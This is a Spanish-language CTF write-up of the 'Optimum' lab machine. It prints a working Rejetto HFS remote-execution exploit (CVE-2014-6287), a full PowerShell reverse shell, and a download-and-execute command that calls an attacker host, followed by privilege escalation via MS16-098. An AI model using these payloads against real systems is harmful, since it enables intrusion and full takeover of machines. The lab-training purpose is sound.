Optimum - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo con nmap:

```
PORT   STATE SERVICE REASON          VERSION
80/tcp open  http    syn-ack ttl 127 HttpFileServer httpd 2.3
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-title: HFS /
|_http-favicon: Unknown favicon MD5: 759792EDD4EF8E6BC2D1877D27153CB1
```

Nos damos cuenta que estamos ante un servidor web "http file server 2.3" lo que quiere decir que es vulnerable a "Rejetto". Vamos a buscar vulnerabilidades en searchsploit:

```
└─$ searchsploit rejetto

 Exploit Title                                                              |  Path

Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)      | windows/remote/34926.rb
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities           | windows/remote/31056.py
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload              | multiple/remote/30850.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)         | windows/remote/34668.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)         | windows/remote/39161.py
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution    | windows/webapps/34852.txt
Rejetto HttpFileServer 2.3.x - Remote Command Execution (3)                 | windows/webapps/49125.py
```

Descargamos el mas reciente y vamos a ver su contenido:

```
# Software Link: http://sourceforge.net/projects/hfs/
# Version: 2.3.x
# Tested on: Windows Server 2008 , Windows 8, Windows 7
# CVE : CVE-2014-6287

#!/usr/bin/python3

# Usage :  python3 Exploit.py <RHOST> <Target RPORT> <Command>
# Example: python3 HttpFileServer_2.3.x_rce.py 10.10.10.8 80 "c:\windows\SysNative\WindowsPowershell\v1.0\powershell.exe IEX (New-O
bject Net.WebClient).DownloadString('http://10.10.14.4/shells/mini-reverse.ps1')"

import urllib3
import sys
import urllib.parse

try:
        http = urllib3.PoolManager()
        url = f'http://{sys.argv[1]}:{sys.argv[2]}/?search=%00{{.+exec|{urllib.parse.quote(sys.argv[3])}.}}'
        print(url)
        response = http.request('GET', url)

except Exception as ex:
        print("Usage: python3 HttpFileServer_2.3.x_rce.py RHOST RPORT command")
        print(ex)
```

Lo que hay que hacer es especificarle como argumentos el "RHOST", "RPORT" y el comando. Como comando podemos establecer el que sale en el ejemplo, lo que nos permitiria descargar una reverse shell a traves de powershell y luego se ejecutaria proporcionandos la conexion:

Para ello primero buscamos una reverse shell en powershell y copiamos solo el exploit, sin la ejecucion de powershell, ya que el comando lo ejecuta con el "exec":

```
powershell -nop -c "$client = New-Object
System.Net.Sockets.TCPClient('10.10.14.4',1234);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data
2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '>
';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$send
byte.Length);$stream.Flush()};$client.Close()"
```

Ahora nos abrimos un servidor http por el puerto 80 y nos podemos a la escucha por el puerto 1234

En el ejemplo hemos visto como podemos descargarnos un objeto desde powershell:

```
# Example: python3 HttpFileServer_2.3.x_rce.py 10.10.10.8 80 "c:\windows\SysNative\WindowsPowershell\v1.0\powershell.exe IEX (New-O
bject Net.WebClient).DownloadString('http://10.10.14.4/shells/mini-reverse.ps1')"
```

Lo adaptamos a nuestro entorno:

```
└─$ python3 rejetto.py 10.10.10.8 80 "c:\windows\SysNative\WindowsPowershell\v1.0\powershell.exe IEX (New-Object Net.WebClient).Dow
nloadString('http://10.10.14.4/reverse.ps1')"
```

Cuando lo ejecutemos, la maquina victima descargara el archivo "reverse.ps1" y lo ejecutara proporcionandonos una reverse shell:


```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.8] 49162
whoami
optimum\kostas
PS C:\Users\kostas\Desktop>
```

ESCALADA DE PRIVILEGIOS

Para escalar privilegios utilizaremos "windows exploit suggester", en este caso utilizaremos el que esta marcado:

```
└─$ python2 windows-exploit-suggester.py -d 2024-10-01-mssb.xls -i systeminfo.txt
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (ascii)
[*] querying database file for potential vulnerabilities
[*] comparing the 32 hotfix(es) against the 266 potential bulletins(s) with a database of 137 known exploits
[*] there are now 246 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2012 R2 64-bit'
[*]
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*]   https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-135)
[*]   https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr' Privilege Escalat
ion (MS16-135) (2)
[*]   https://github.com/tinysec/public/tree/master/CVE-2016-7255
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*]   https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-098)
[*]
```

Esto nos lleva a exploit db donde nos facilita un binario:



Nos lo descargamos, lo subimos a la maquina victima, lo ejecutamos y conseguimos ser el usuario "nt authority\system"